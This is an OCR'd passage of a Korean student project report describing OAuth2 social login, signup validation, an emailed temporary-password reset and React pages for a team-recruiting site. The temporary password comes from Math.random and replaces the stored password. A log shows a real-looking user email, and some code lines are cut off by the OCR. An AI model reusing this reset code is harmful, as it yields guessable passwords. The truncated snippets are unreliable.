



그림 13 ㈜)카카오 제공

```
SecurityFilter 실행
카카오 로그인 요청
소셜로그인 성공!
Name= null
email= b2b2004@nate.com
ProviderId= 2224409419
Provider= kakao
```

그림 14 성공 시 사용자 정보 가져옴



```
@Override
public OAuth2User loadUser(OAuth2UserRequest userRequest) throws OAuth2AuthenticationExceptio

    OAuth2User oAuth2User = super.loadUser(userRequest);
    OAuth2UserInfo oAuth2UserInfo = null;

    if (userRequest.getClientRegistration().getRegistrationId().equals("google")) {
        System.out.println("구글 로그인 요청");
        oAuth2UserInfo = new GoogleUserInfo(oAuth2User.getAttributes());
    }
    else if (userRequest.getClientRegistration().getRegistrationId().equals("naver")){
        System.out.println("네이버 로그인 요청");
        oAuth2UserInfo = new NaverUserInfo((Map)oAuth2User.getAttributes().get("response"));
    }
    else if (userRequest.getClientRegistration().getRegistrationId().equals("kakao")){
        System.out.println("카카오 로그인 요청");
        oAuth2UserInfo = new KakaoUserInfo(oAuth2User.getAttributes());
    }else {
        System.out.println("구글 네이버 카카오만 지원");
    }
```

그림 15 PrincipalOAuth2Service 내부 loadUser

그림15와 같이 PrincipalOAuth2Service 내부에 loadUser에서 각각 소셜로그인 사이트에서 인가를 받고 토큰을 이용해서 사용자 정보에 접근하여 그림14와 같은 정보를 가져오고 해당 정보를 이용하여 해당 User 테이블에 맞춰서 데이터베이스에 저장해주고 기존과 같은 방식으로 JWT Token을 발급하여 사용자 편의성을 높혔다. Spring Securiy의 OAuth는 provider를 제공하지 않기 때문에 따로 만들었다.

3.2.2 기타 로그인 관련 기능




그림 16 회원가입 정규식

```
const formSchema = yup.object({
    username: yup
        .string()
        .required('아이디를 입력해주세요.')
        .max(12, '아이디는 12자리 이하여야 합니다.')
        .min(6, '아이디는 6자리 이상이어야 합니다.'),

    email: yup
        .string()
        .required('이메일을 입력해주세요')
        .email('이메일 형식이 아닙니다.'),
    password: yup
        .string()
        .required('영문,숫자,기호 포함 8자리 입력')
        .min(8, '최소 8자 이상 가능합니다')
        .max(15, '최대 15자 까지만 가능합니다')
        .matches(
            /^(?=.*[a-zA-Z])((?=.*\d)|(?=.*\W))(?=.*[!@#$%^*+=-]).{8,16}$/,
            '영문 숫자 특수문자 포함 8자리 입력'
        ),
});
```

그림 17 React yup

React yup를 이용하여 유효성을 검증하여 회원가입 시 해당 정규식에 맞지 않으면 회원가입이 진행되지 않게 하였다.




그림 18 비밀번호 찾기

해당 프로젝트에서 비밀번호 찾기 기능은 처음 회원가입 시 입력한 이메일과 아이디를 통해서 사용자가 비밀번호를 잊어버렸을때 두 정보가 일치한다면 해당 이메일로 임시 비밀번호를 보내주고 마이페이지에서 바꿀 수 있게 하는 형식으로 만들었다.

```java
@Configuration
public class MailConfig {
    @Bean
    public JavaMailSender javaMailService() {
        JavaMailSenderImpl javaMailSender = new JavaMailSenderImpl();
        javaMailSender.setHost("smtp.naver.com");
        javaMailSender.setUsername("보내는이 이메일(관리자 아이디)");
        javaMailSender.setPassword("보내는이 비밀번호(관리자 패스워드)");
        javaMailSender.setPort(465);
        javaMailSender.setJavaMailProperties(getMailProperties());
        return javaMailSender;
    }

    private Properties getMailProperties() {
        Properties properties = new Properties();
        properties.setProperty("mail.transport.protocol", "smtp");
        properties.setProperty("mail.smtp.auth", "true");
        properties.setProperty("mail.smtp.starttls.enable", "true");
        properties.setProperty("mail.debug", "true");
        properties.setProperty("mail.smtp.ssl.trust","smtp.naver.com");
        properties.setProperty("mail.smtp.ssl.enable","true");
        return properties;
    }
}
```

그림 19 MailConfig

해당 임시비밀번호 메일 보내는 기능은 JavaMailSender 라이브러리를 이용하였다. (해당 기능은 네이버만 가능하게 구현했다.)

```java
public String getTempPassword() {
    char[] charSet = new char[]{'0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'A',
            'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U',

    String str = "";

    int idx = 0;
    for (int i = 0; i < 10; i++) {
        idx = (int) (charSet.length * Math.random());
        str += charSet[idx];
    }
    return str;
}

public void mailSend(MailDto mailDto){
    SimpleMailMessage message = new SimpleMailMessage();
    message.setTo(mailDto.getAddress());
    message.setFrom(FROM_ADDRESS);
    message.setSubject(mailDto.getTitle());
    message.setText(mailDto.getMessage());
    mailSender.send(message);
}
```

그림 20 MailService 일부 코드

먼저 아이디와 이메일을 대조하여 데이터베이스에 저장된 사용자가 맞는지 확인하고 맞다면 데이터베이스에 그림20에서 보이는 형식으로 임시 비밀번호를 생성하여 해당 사용자 테이블에 비밀번호에 덮어 씌우고 해당 임시 비밀번호를 해당 사용자 이메일에 보내주는 식으로 구현하였다.




그림 21 임시 비밀번호를 받게 된 사용자의 메일

임시 비밀번호를 받은 사용자는 내 정보에서 해당 비밀번호를 입력하고 비밀번호로 변경이 가능하다.

그림 22 내 정보 비밀번호 변경

3.2.3 웹 서버 및 DB

웹 프론트앤드는 React.js를 사용하여 제작하였고 질문게시판, 공모전게시판, 프로젝트 및 스터디원 모집 페이지, 마이페이지 등을 만들어서 사용자 편의를 제공하였다.

그림 23 메인페이지

메인페이지에서는 스터디/프로젝트 모집창의 최근에 올라온 정보들을 제공하고 사용자가 공부하거나 프로젝트하고 싶은 언어를 이미지로 제공하여 해당 이미지를 클릭하면 관련된 언어를 스터디하거나 프로젝트를 하는 모집창 카드를 제공하였다.




그림 24 질문게시판

사용자가 모르는걸 물어보거나 관리자에게 물어보거나 어떤 주제로든 활용 할 수 있는 질문게시판을 만들었고 댓글창도 제작하여 활용성을 높혔다. 해당 유저가 쓴 게시물일 경우에만 수정,삭제 할 수 있게 만들었다.

그림 25 공모전 게시판 메인화면

스터디/프로젝트와 더불어서 개발자 모임을 통해서 나갈 수 있는 개발 공모전이나 알고리즘 대회 및 아이디어 공모전을 사용자들에게 제공할 수 있게 제작하였다. 해당 페이지는 사용자가 형식에 맞는 공모전 정보들을 모두 입력하면 공모전을 올릴 수 있게 구성하였고 공모전 메인페이지에는 인기 있는 글(조회수)를 통하여 인기가 높은 공모전부터 슬라이드 형식으로 제일 앞에 구성되게 하였다. 그림 25가 공모전 게시판 메인페이지이고 해당 이미지를 클릭하거나 정보를 클릭하면 상세페이지로 이동한다.




그림 26 프로젝트/스터디 모집창

프로젝트/스터디 모집창은 이 웹 프로젝트의 메인창으로써 사용자들이 자유롭게 같이 프로젝트나 스터디를 할 사람을 모집하고 지원하는 페이지이며 그에 그치지 않고 프로젝트/스터디를 할때 도움이되는 기능들을 제공하여 사용자들이 모임을 할때나 회의를 할때 더욱 더 편하게 사용 할 수 있게 만들었다.




그림 27 스터디/프로젝트 글쓰기 모달창

처음 프로젝트나 스터디 모집 시 정확한 정보를 제공하고 모집하는 팀장에게도 쉽게 모집창을 만들 수 있게 제공하기 위해 모달창을 이용해서 정보를 모두 입력하면 자동으로 프로젝트 모집창을 만들어 주는 방식으로 만들었다.(그림27 에서는 나오지 않지만 제목,내용을 입력해 주는 모달창도 존재한다.)

```
const SopBoardStepSlice = createSlice( options: {
    name: "sopBoardStep",
    initialState,
    reducers: {
        nextStep: (state : Draft<State> , action : PayloadAction<any> ) => ({
            ...state,
            currentStep: state.currentStep + 1,
        }),
        previousStep: (state : Draft<State> , action : PayloadAction<any> ) => ({
            ...state,
            currentStep: state.currentStep - 1,
        }),
        clearStep: () => initialState,
        setSignUpUser: (state : Draft<State> , { payload: { key, value } }) => ({
            ...state,
            [key]: value,
        }),
        setModalVisible: (state : Draft<State> , action : PayloadAction<any> ) => ({
            ...state,
            modalVisible: action.payload,
        }),
```

그림 28 모달창 redux

해당 모달창은 그림 28과 같이 redux-toolkit을 이용하여 모달창이 이동할 때 마다 Sopboard(스터디/프로젝트 게시판 model)에 정보가 쌓이게 상태 관리를 해주고 마지막에 백앤드서버로 보내주는 방식을 이용하였다. redux-toolkit 중 createSlice, useDispatch, useSelector등을 이용하여 제작하였다.




그림 29 스터디/프로젝트 모집 상세페이지

프로젝트/스터디 모집창을 만든 팀장을 제외한 사용자가 모집 상세페에지에 들어가면 해당 모집창에 지원 할 수 있는 기능이 그림29 왼쪽에 존재하고 지원 할 때 지원 사유도 적을 수 있게 제작하였다. 프로젝트/스터디 창에 들어가고 싶은 사용자가 지원 이유와 지원하기를 누르면 팀장이 신청 인원을 확인하여 등록하거나 거절하는 방식으로 팀원 모집을 만들었다.




그림 30 사용자 지원시 창 변경

그림 31 관리창 주소등록

그림 32 팀장의 해당 모집페이지 관리창

